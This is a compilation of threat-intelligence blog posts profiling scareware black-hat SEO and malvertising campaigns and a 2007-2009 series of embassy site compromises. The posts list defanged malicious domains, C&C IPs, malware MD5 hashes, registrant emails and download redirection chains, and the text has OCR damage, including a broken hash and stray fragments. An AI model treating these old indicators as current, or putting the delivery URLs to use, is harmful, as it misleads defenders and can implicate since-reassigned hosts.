Historical OSINT - Massive Black Hat SEO Campaign, Spotted in the Wild, Serves Scareware - Part Two

(2017-01-05 10:22)

In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, populating,

their, botnet's. infected, population, further, spreading, malicious, software, further, earning, fraudulent, revenue,

in, the, process, of, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, utilization, of, an,

affiliate-network, based, type, of, monetization, scheme.

We've, recently, intercepted, a, currently, active, malicious, black, hat, SEO (search engine optimization), type,

of, malicious, campaign, serving, malicious, software, to, unsuspecting, users, further, monetizing, access, to,

malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetization,

scheme.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind it,

and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Related, malicious, domains, known, to, have, participated, in, the, campaign:

hxxp://notice-of-unreported-income-email.donatehalf.com hxxp://911-pictures.jewishreference.com

hxxp://911-pictures.dpakman91.com

hxxp://9-11-quotes.midweekpolitics.com

Sample, URL, redirection, chain:

hxxp://trivet.gmgroupenterprises.com/style.js - 72.29.67.237

-

hxxp://trivet.gmgroupenterprises.com/?trivettrivetgmgroupenterprisescom.swf

-

hxxp://vpizdutebygugol.xorg.pl/go/ - 193.203.99.111

- hxxp://vpizdutebygugol.xorg.pl/go4/

- hxxp://http://free-checkpc.com/l/d709f38e78s84y76u - 193.169.12.5

- hxxp://safe-fileshere.com/s/w58238e9a6dh76k73r/setup.exe - 193.169.12.5

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs

(193.203.99.111):

MD5: b761960b60f2e5617b4da2e303969ff1

MD5: a27ae350b9d29b13749b14e376a00b52

MD5: adbad83fadc017d60972efa65eb3c230

MD5: b1323d4c7e1f6455701d49621edfb545

MD5: c166767c8aa7a8eee0d12a6d9646b3e8

Once, executed, a, sample, malware (MD5: b761960b60f2e5617b4da2e303969ff1), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://bdx.xorg.pl - 193.203.99.111

Once, executed, a, sample, malware (MD5: a27ae350b9d29b13749b14e376a00b52), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://vboxsvr.ovh.net

hxxp://gwg.xorg.pl - 193.203.99.111

Once, executed, a, sample, malware (MD5: adbad83fadc017d60972efa65eb3c230), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://vboxsvr.ovh.net

hxxp://htu.xorg.pl - 193.203.99.111

Once, executed, a, sample, malware (MD5:

b1323d4c7e1f6455701d49621edfb545), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://htu.xorg.pl - 193.203.99.111

Once, executed, a, sample, malware (MD5: c166767c8aa7a8eee0d12a6d9646b3e8), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://bdx.xorg.pl - 193.203.99.111

Sample, detection, rate, for, a, sample, malicious, executable:

MD5: 7df300b01243a42b4ddff724999cd4f7

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://updatepcnow.com - 208.73.211.249

hxxp://safe-updates.com - 50.63.202.54; 54.85.196.8

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs

(208.73.211.249):

MD5: 940be22f37e30c90d9fded842c23b24d

MD5: ef29c61908f678f313aa298343845175

MD5: 47f5002a0b9d312f28822d92a3962c81

MD5: ba83653117a6196d8b2a52fb168b8142

MD5: f29209f1ca6c4666207ea732c1f32978

Once, executed, a, sample, malware (MD5: 940be22f37e30c90d9fded842c23b24d), phones, back,

to, the,

following, malicious, C &C, server, IPs:

hxxp://softonic-analytics.net - 46.28.209.74

hxxp://superscan.sd.en.softonic.com - 46.28.209.70

hxxp://www.ledyazilim.com - 213.128.83.163

Once, executed, a, sample, malware (MD5: ef29c61908f678f313aa298343845175), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://ksandrafashion.com - 208.73.211.173

hxxp://www.lafyeri.com

hxxp://kulppasur.com

Once, executed, a, sample, malware (MD5: 47f5002a0b9d312f28822d92a3962c81), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://ftuny.com/borders.php

Once, executed, a sample, malware (MD5: ba83653117a6196d8b2a52fb168b8142), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://mhc.ir - 82.99.218.195

hxxp://naphooclub.com - 208.73.211.173

hxxp://mdesigner.ir - 176.9.98.58

Once, executed, a, sample, malware (MD5: f29209f1ca6c4666207ea732c1f32978), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://ftuny.com/borders.php

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (50.63.202.54): MD5: 45497b47a6df2f6216b4c4bebc572dd3

MD5: d5585af92c512bec3009b1568c8d2f7d

MD5: 08db02c9873c0534656901d5e9501f46

MD5: 830b22b4a0520d1b46a493f03a6a0a66

MD5: 5ee1bfa766f367393782972718d4e82f

Once, executed, a, sample, malware (MD5: 45497b47a6df2f6216b4c4bebc572dd3), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://poppylols.ru

hxxp://chuckboris.ru

hxxp://kosherpig.xyz - 195.157.15.100

Once, executed, a, sample, malware (MD5: d5585af92c512bec3009b1568c8d2f7d), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://yardnews.net - 104.154.95.49

Once, executed, a, sample, malware (MD5: 08db02c9873c0534656901d5e9501f46), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://musicbroke.net - 195.22.28.210

Once, executed, a, sample, malware (MD5: 830b22b4a0520d1b46a493f03a6a0a66), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

Once, executed, a, sample, malware (MD5: 5ee1bfa766f367393782972718d4e82f), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (54.85.196.8):

MD5: 05288748ddccf2e5fedef5d9e8218fef

MD5: 08936ff676b062a87182535bce23d901

MD5: ea2b2ea5a0bf2b8f6403b2200e5747a7

MD5: 8a7e330ad88dcb4ced3e5e843424f85f

MD5: bf3d996376663feaea6031b1114eb714

Related, malicious, domains, known, to, have, participated, in, the, campaign:

hxxp://graves111.net - 64.86.17.47 - Email: gertrudeedickens@text2re.com

hxxp://lending10.com

hxxp://adriafin.com

hxxp://7sevenseas.com

hxxp://ironins.com

hxxp://trdatasft.com

hxxp://omeoqka.cn

hxxp://trustshield.cn

hxxp://capide.cn

hxxp://tds-soft.comewithus.cn

hxxp://graves111.net

hxxp://reversfor5.net

hxxp://limestee.net

hxxp://landlang.net

hxxp://langlan.net

hxxp://limpopos.net

hxxp://clarksinfact.net

Sample, URL, redirection, chain:

hxxp://checkvirus-zone.com - 64.86.16.7 - Email: gertrudeedickens@text2re.com

- hxxp://checkvirus-zone.com/?p=

Sample, detection, rate, for, a, sample, malicious, executable:

MD5: b157106188c2debab5d2f1337c708e35

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://pencil-netwok.com/?act=fb &1=1 &2=0 &3= - 204.11.56.48; 204.11.56.45; 209.222.14.3; 208.73.210.215;

208.73.211.152; 204.13.160.107

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs:

MD5: 3c334642692350457 1f81caffdac698d

MD5: ad4244794693b41c775b324c4838982a

MD5: 6649b79938f19f7ec9d06b7ba8a7aa8e

MD5: 0526944bfb43b14d8f72fd184cd8c259

MD5: 29932b0cb61011ffc4834c3b7586d956

Once, executed, a, sample, malware (MD5: 3c3346426923504571f81caffdac698d), phones, back, to, the, fol-

lowing, malicious, C &C, server, IPs:

hxxp://www.vancityprinters.com - 104.31.76.211

hxxp://vancityprinters.com - 23.94.18.39

hxxp://vinasonthanh.com - 123.30.109.9

Once, executed, a, sample, malware (MD5: ad4244794693b41c775b324c4838982a), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://banboon.com - 204.11.56.48

hxxp://bdb.com.my - 103.4.7.143

hxxp://baulaung.org - 52.28.249.128

Once, executed, a, sample, malware (MD5: 6649b79938f19f7ec9d06b7ba8a7aa8e), phones,

back, to, the,

following, malicious, C &C, server, IPs:

hxxp://cubingapi.com - 204.11.56.48

hxxp://error.cubingapi.com - 204.11.56.48

Once, executed, a, sample, malware (MD5: 0526944bfb43b14d8f72fd184cd8c259), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://www.vancityprinters.com - 104.31.77.211

hxxp://vancityprinters.com - 23.94.18.39

hxxp://vinasonthanh.com - 123.30.109.9

Once, executed, a, sample, malware (MD5: 29932b0cb61011ffc4834c3b7586d956), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://vancityprinters.com - 23.94.18.39

hxxp://vinasonthanh.com - 123.30.109.9

hxxp://rms365x24.com - 166.78.145.90

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, soon, as, new, developments,

take, place.

9

Historical OSINT - Malicious Malvertising Campaign, Spotted at FoxNews, Serves Scareware

(2017-01-05 11:19)

In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, populating,

their, botnet’s, infected, population, with, hundreds, of, malicious, releases, successfully, generating, hundreds, of,

thousands, of, fraudulent, revenue, while, populating, their, botnet’s, infected, population, largely, relying, on, the,

utilization, of, affiliate-network, based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a, currently, active, malvertising, campaign, affecting, FoxNews, successfully, en-

ticing, users, into, executing, malicious, software, on, the, the, affected, PCs, with, the, cybercriminals, behind, it,

successfully, earning, fraudulent, revenue, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetizing, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it,

and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, URL, redirection, chain:

hxxp://toppromooffer.com/vsm/index.html - 85.17.254.158; 69.43.161.174

- hxxp://78.47.132.222/a12/index.php?url=http://truconv.com/?a=125 &s=4a12 - (78.47.132.222)

- hxxp://redirectclicks.com/?accs=845 &tid=338 - 69.172.201.153; 176.74.176.178; 64.95.64.194

- hxxp://http://redirectclicks.com/?accs=845 &tid=339

Related, malicious, domains, known, to, have, participated, in, the, campaign:

hxxp://truconv.com - 78.46.88.202

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (78.46.88.202): MD5: 473e3615795609a091a2f2d3d1be2d00

MD5: 9e51c29682a6059b9b636db8bf7dcc25

MD5: 08a50ebcaa471cd45b3561c33740136d

MD5: e7d5f7a90ddfa1fbe8dfce32d6e4a1f1

MD5: fcdd2790dd5b1898ef8ee29092dca757

Once, executed, a, sample, malware (MD5: 473e3615795609a091a2f2d3d1be2d00), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://yaskiya.cyberfight.de - 78.46.88.202

Once, executed, a, sample, malware (MD5: 9e51c29682a6059b9b636db8bf7dcc25), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://cfg111111.go.3322.org - 118.184.176.13

hxxp://newsoft.kilu.org - 78.46.88.202

hxxp://myweb111111.go.3322.org

hxxp://35free.net - 5.61.39.56

hxxp://newsoft1.go.3322.org

hxxp://newsoft11.go.3322.org

Once, executed, a, sample, malware (MD5: 08a50ebcaa471cd45b3561c33740136d), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://darthvader.dyndns.tv

hxxp://www12.subdomain.com - 78.46.88.202

Once, executed, a, sample, malware (MD5: e7d5f7a90ddfa1fbe8dfce32d6e4a1f1), phones, back, to, the, following,

malicious, C &C, server, IPs:

hxxp://tundeghanawork.co.gp - 78.46.88.202

Once, executed, a, sample, malware (MD5: fcdd2790dd5b1898ef8ee29092dca757), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://newsoft.go.3322.org - 221.130.179.36

hxxp://cfg111111.go.3322.org - 118.184.176.13

hxxp://newsoft.kilu.org - 78.46.88.202

hxxp://users6.nofeehost.com - 67.208.91.110

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs

(69.172.201.153):

MD5: c9ca43032633584ff2ae4e4d7442f123

MD5: a099766f448acd6b032345dfd8c5491d

MD5: da39ccb40b1c80775e0aa3ab7cefb4b0

MD5: 85750b93319bd2cf57e445e1b4850b08

MD5: e521b31eb97d6d25e3d165f2fe9ca3ba

Once, executed, a, sample, malware (MD5: c9ca43032633584ff2ae4e4d7442f123), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://os.tokoholapisa.com - 54.229.133.176

hxxp://down2load.net - 69.172.201.153

hxxp://cdn.download2013.net - 185.152.65.38

Once, executed, a, sample, malware (MD5: a099766f448acd6b032345dfd8c5491d), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://chicostara.com - 91.142.252.26

hxxp://suewyllie.com

hxxp://dewpoint-eg.com - 195.157.15.100

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs

(176.74.176.178):

MD5: 116d07294fb4b78190f44524145eb200

MD5: f9e71f66e3aae789b245638a00b951a8

MD5: 1d6d4a64a9901985b8a005ea166df584

MD5: acfa1a5f290c7dd4859b56b49be41038

MD5: b63fd04a8cdf69fb7215a70ccd0aef27

Once, executed, a, sample, malware (MD5: 116d07294fb4b78190f44524145eb200), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://www.on86.com - 69.172.201.153

hxxp://return.uk.uniregistry.com - 176.74.176.178

Once, executed, a, sample, malware (MD5: f9e71f66e3aae789b245638a00b951a8), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://www.linkbyte.com - 69.172.201.153

hxxp://return.uk.uniregistry.com - 176.74.176.178

Once, executed, a, sample, malware (MD5: 1d6d4a64a9901985b8a005ea166df584), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://www.pnmchgameserver.com - 69.172.201.153

hxxp://return.uk.uniregistry.com - 176.74.176.178

Once, executed, a, sample, malware (MD5: acfa1a5f290c7dd4859b56b49be41038), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://www.97dn.com - 45.125.35.85

hxxp://www.97wg.com - 69.172.201.153

hxxp://return.uk.uniregistry.com - 176.74.176.178

Once, executed, a, sample, malware (MD5: b63fd04a8cdf69fb7215a70ccd0aef27), phones, back, to, the, fol-

lowing, malicious, C &C, server, IPs:

hxxp://pajak.yogya.com - 69.172.201.153

hxxp://www.yogya.com

hxxp://return.uk.uniregistry.com - 176.74.176.178

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (64.95.64.194): MD5: 7ca6214e3b75bc1f7a41aef3267afc29

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://freshtravel.net - 184.168.221.36

hxxp://experiencetravel.net - 217.174.248.145

hxxp://freshyellow.net

hxxp://experienceyellow.net

hxxp://freshclose.net

hxxp://experienceclose.net

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs

(69.43.161.174):

MD5: 674fca39caf18320e5a0e5fc45527ba4

MD5: 7017a26b53bc0402475d6b900a6c98ae

MD5: 0b61f6dfaddd141a91c65c7f290b9358

MD5: 4d5bc6b69db093824aa905137850e883

MD5: 201dee0da7b7807808d681510317ab59

Once, executed, a, sample, malware (MD5: 674fca39caf18320e5a0e5fc45527ba4), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://aahydrogen.com - 208.73.210.214

hxxp://greatinstant.net

hxxp://ginsdirect.net

hxxp://autouploaders.net - 185.53.177.9

Once, executed, a, sample, malware (MD5: 7017a26b53bc0402475d6b900a6c98ae), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://w.wfetch.com - 69.43.161.174

hxxp://ww1.w.wfetch.com - 72.52.4.90

Once, executed, a, sample, malware (MD5: 4d5bc6b69db093824aa905137850e883), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://greattaby.com - 69.43.161.174

hxxp://ww41.greattaby.com - 141.8.224.79

Once, executed, a, sample, malware (MD5: 201dee0da7b7807808d681510317ab59), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://layer-ads.de - 69.43.161.174

Sample, URL, redirection, chain:

hxxp://bonuspromooffer.com - 208.91.197.46; 141.8.226.14; 204.11.56.45; 204.11.56.26; 208.73.210.215;

208.73.211.246; 82.98.86.178

- hxxp://promotion-offer.com/vsm/adv/5?a=cspvm-sst-ozbc-sst &l=370 &f=cs _3506417142 &ex=1 &ed=2 &h=

&sub=csp &prodabbr=3P _UVSM - 208.91.197.46; 204.11.56.48; 204.11.56.45; 204.11.56.26; 63.156.206.202;

63.149.176.12

- hxxp://easywebchecklive.com/1/fileslist.js - 94.247.2.215

- hxxp://78.47.132.222/a12/index2.php

- hxxp://78.47.132.221/a12/pdf.php?u=i _7 _0

- hxxp://78.47.132.221/a12/aff _12.exe?u=i _7 _0 &spl=4

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs (208.91.197.46):

MD5: b13f1af8fc426e350df11565dcf281e8

MD5: a189b3334fbd9cd357aedff22c672e9c

MD5: da53b068538ff03e2fc136c7d0816e39

MD5: ec08a877817c749597396e6b34b88e78

MD5: b9e7bf23de901280e62fd68090b5b8fa

Once, executed, a, sample, malware (MD5: b13f1af8fc426e350df11565dcf281e8), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://dtrack.sslsecure1.com - 193.166.255.171

hxxp://staticrr.paleokits.net - 205.251.219.192

hxxp://dtrack.secdls.com

hxxp://staticrr.sslsecure1.com

Once, executed, a, sample, malware (MD5: a189b3334fbd9cd357aedff22c672e9c), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://staticrr.paleokits.net - 54.230.11.231

hxxp://staticrr.sslsecure1.com - 193.166.255.171

hxxp://staticrr.sslsecure2.com

hxxp://staticrr.sslsecure3.com - 208.91.197.46

Once, executed, a, sample, malware (MD5: ec08a877817c749597396e6b34b88e78), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://skyworldent.com

hxxp://solitaireinfo.com

hxxp://speedholidays.com - 206.221.179.26

Once, executed, a, sample, malware (MD5: b9e7bf23de901280e62fd68090b5b8fa), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://api.v2.secdls.com

hxxp://api.v2.sslsecure1.com - 193.166.255.171

hxxp://api.v2.sslsecure2.com

hxxp://api.v2.sslsecure3.com - 208.91.197.46

13

Related, malicious MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: 969601cbf069a849197289e042792419


We'll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

14

1.2

May

15



Who's Who in Cyber Crime for 2007? - New Media Malware Gang

- The Gang speaks out - “get lost” and die()
- Dots dots dots
  - musicbox1.cn/iframe.php refreshes textdesk.com - refreshing Storm Worm domains - eliteproject.cn; takenames.cn; bl0cker.info; space-sms.info
  - French government's Lybia site hack assessment ends up to 208.72.168.176 - the gang's main IP

Historical OSINT - Inside the 2007-2009 Series of Cyber Attacks Against Multiple International Embassies

(2017-05-29 08:28)

Remember, the, [1]**Russian, Business, Network, and, the, New, Media, Malware, Gang?**

It's, been, several, years, since, I, last, posted, an, update, regarding, the, group's, activities, including, the, direct, establishing, of, a, direct, connection, between, the, [2]**Russian, Business, Network**, the, [3]**New, Media, Malware, gang**, including, a, variety, of, high, profile, Web, site, compromise, campaigns.

What’s, particularly, interesting, about, the, group’s, activities, is, the, fact, that, back, in, 2007, the, group’s,

activities, used, to, dominate, the, threat, landscape, in, a, targeted, fashion, including, the, active, utilization, of,

client-side, exploits, and, the, active, exploitation, of, legitimate, Web, sites, successfully, positioning, the, group,

including, the, Russian, Business, Network, as, a, leading, provider, of, malicious, activities, online, leading, to, a,

series, of, analyses, successfully, detailing, the, activities, of, the, group, including, the, direct, establishing, of, a, connection, between, the, New, Media, Malware, Gang, the, Russian, Business, Network, and, the, Storm, Worm, botnet.

In, this, post, I’ll, provide, a, detailed, analysis, of, the, group’s, activities, discuss, in, the, depth, the, tactics,

techniques, and, procedures, (TTPs), of, the, group, including, a, direct, establishing, of, a, connection, between, the,

New, Media, Malware, Gang, the, Russian, Business, Network, and, the, direct, compromise, of, a, series, of, high,

profile, Web, site, compromise, campaigns.

Having, successfully, tracked, down, and, profiled, the, group’s, activities, for, a, period, of, several, years, and,

based, on, the, actionable, intelligence, provided, regarding, the, group’s, activities, we, can, easily, establish, a,

direct, connection, between, the, New, Media, Malware, Gang, and, the, Russian, Business, Network, including, a, series, of, high, profile, Web, site, compromise, campaigns.

Key Summary Points:

- RBN Connection, New Media Malware Gang connection - " *ai siktir*" " *Die()*", money mule recruitment, money laundering of virtual currency

- Actionable CYBERINT data to assist law enforcement, academics and the private sector in ongoing or past cybercrime

investigations

- Complete domain portfolios registered up to the present day using the same emails used to register the malicious

domains during 2007-2009 to assist law enforcement, academics and the private sector in catching up with their

malicious activities over the years

- Detailed analysis of each and every campaign’s domain portfolios (up to present day) further dissecting the

fraudulent schemes launched by the same cybercriminals that embedded malware on the embassies’ web sites

- Complete IP Hosting History for each and every of the malicious domains/command and control servers during the

time of the attack

- The "Big Picture" detailing the inter-connections between the campaigns, with historical OSINT data pointing to the

"New Media Malware Gang", back then customers of the Russian Business Network

Let’s, profile, the, group’s, activities, including, a, direct, establishing, of, a, connection, between, the, Russian,

Business, Network, the, New, Media, Malware, Gang, and, the, Storm, Worm, botnet.

In, 2007, I,

[4]profiled

, the, direct, compromise, of, the, Syrian, Embassy, in, London, including, a, related, compromise of, the, [5]**US-**

AID.gov compromised, malware and exploits served, the, [6]**U.S Consulate St. Petersburg Serving Malware**, [7]**Bank of India Serving Malware**, [8]**French Embassy in Libya Serving Malware**, [9]**Ethiopian Embassy in Washington D.C**

Serving Malware, [10]**Embassy of India in Spain Serving Malware**, [11]**Azerbaijanian Embassies in Pakistan and Hungary Serving Malware**, further, detailing, the, malicious, activities, of, the, Russian, Business, Network, and, the, New, Media, Malware, Gang.

Let’s profile, the, campaigns, and, discuss, in, depth, the, direct, connection, between, the, group’s, activities,

the, Russian, Business, Network, and, the, New, Media, Malware, Gang.

sicil.info - on 2007-09-26 during the time of the attack, the domain was registered using the srvs4you@gmail.com

email. The domain name first appeared online on 2006-06-10 with an IP 213.186.33.24. On 2007-07-11, it changed

IPs to 203.121.79.71, followed by another change on 2008-01-06 to 202.75.38.150, another change on 2008-05-06

to 203.186.128.154, yet another change on 2008-05-18 to 190.183.63.103, and yet another change on 2008-07-27

to 190.183.63.56.

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (sicil.info):

MD5: 4802db20da46fca2a1896d4c983b13ba

MD5: f9434d86ef2959670b73a79947b0f4d2

MD5: 32dba64ae55e7bb4850e27274da42d1b

MD5: cd6a7ff6388fbd94b7ee9cdc88ca8f4d

MD5: 57dff9e8154189f0a09fb62450decac6

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (sicil.info), are, also, the, following,

malicious, domains:

hxxp://144.217.69.62

hxxp://63.246.128.71

hxxp://207.150.177.28

hxxp://66.111.47.62

hxxp://66.111.47.4

hxxp://66.111.47.8

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (213.186.33.24):

MD5: 1a08c0ce5ab15e6fd8f52cd99ea64acb

MD5: 95cc3a0243aa050243ab858794c1d221

MD5: cc63d67282789e03469f2e6520c6de80

MD5: 3829506c454b86297d2828077589cbf8

MD5: 1e18b17149899d55d3625d47135a22a7

Once, executed, a, sample, malware (MD5: 1a08c0ce5ab15e6fd8f52cd99ea64acb), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://ioasis.org - 208.112.115.36

hxxp://polyhedrusgroup.com - 143.95.229.33

hxxp://espoirsetvie.com - 213.186.33.24

hxxp://ladiesdehaan.be - 185.59.17.113

hxxp://chonburicoop.net - 27.254.96.151

hxxp://ferienwohnung-walchensee-pur.de - 109.237.138.48

Related posts: [12]Dissecting a Sample Russian Business Network (RBN) Contract/Agreement Through the

Prism of RBN’s AbdAllah Franchise

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (0ki.ru;

89.179.174.156):

MD5: cd33ea55b2d13df592663f18e6426921

MD5: 8e0c7757b82d14b988afac075e8ed5dc

MD5: e6aaafcafdd0a20d6dbe7f8c0bf4d012

MD5: e513a1b25e59670f777398894dfe41b6

MD5: 0fad43c03d80a1eb3a2c1ae9e9a6c9ed

MD5: 6e1b789f0df30ba0798fbc47cb1cec1c

MD5: 9f02232ed0ee609c8db1b98325beaa94

Once, executed, a, sample, malware (MD5: e6aaafcafdd0a20d6dbe7f8c0bf4d012), phones, back, to, the, following, C &C, server, IPs:

hxxp://lordofthepings.ru (173.254.236.159)

hxxp://poppylols.ru

hxxp://chuckboris.ru

hxxp://kosherpig.xyz

hxxp://ladyhaha.xyz

hxxp://porkhalal.site

hxxp://rihannafap.site

hxxp://bieberfans.top

hxxp://runands.top

hxxp://frontlive.net

hxxp://offerlive.net

hxxp://frontserve.net

hxxp://offerserve.net

hxxp://hanghello.ru

18

hxxp://hanghello.net

hxxp://septemberhello.net

hxxp://hangmine.net

hxxp://septembermine.net

hxxp://hanglive.net

hxxp://wrongserve.ru

hxxp://wrongserve.net

hxxp://madelive.net

Once, executed, a, sample, malware (MD5: e513a1b25e59670f777398894dfe41b6), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://yardlive.ru

hxxp://yardlive.net

hxxp://musiclive.net - 141.8.225.124

hxxp://yardserve.net

hxxp://musicserve.net - 185.53.177.20

hxxp://wenthello.net

hxxp://spendhello.ru

hxxp://wentmine.net

hxxp://spendmine.net

hxxp://spendhello.net

hxxp://joinlive.net

hxxp://wentserve.ru

hxxp://hanghello.net

hxxp://joinhello.net

hxxp://x12345.org - 46.4.22.145

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (miron555.org): MD5: 0e423596c502c1e28cce0c98df2a2b6d

MD5: e75d92defb11afe50a8cc51dfe4fb6ee

MD5: adcedd763f541e625f91030ee4de7c19

MD5: 2c664a4c1374b3d887f59599704aef6c

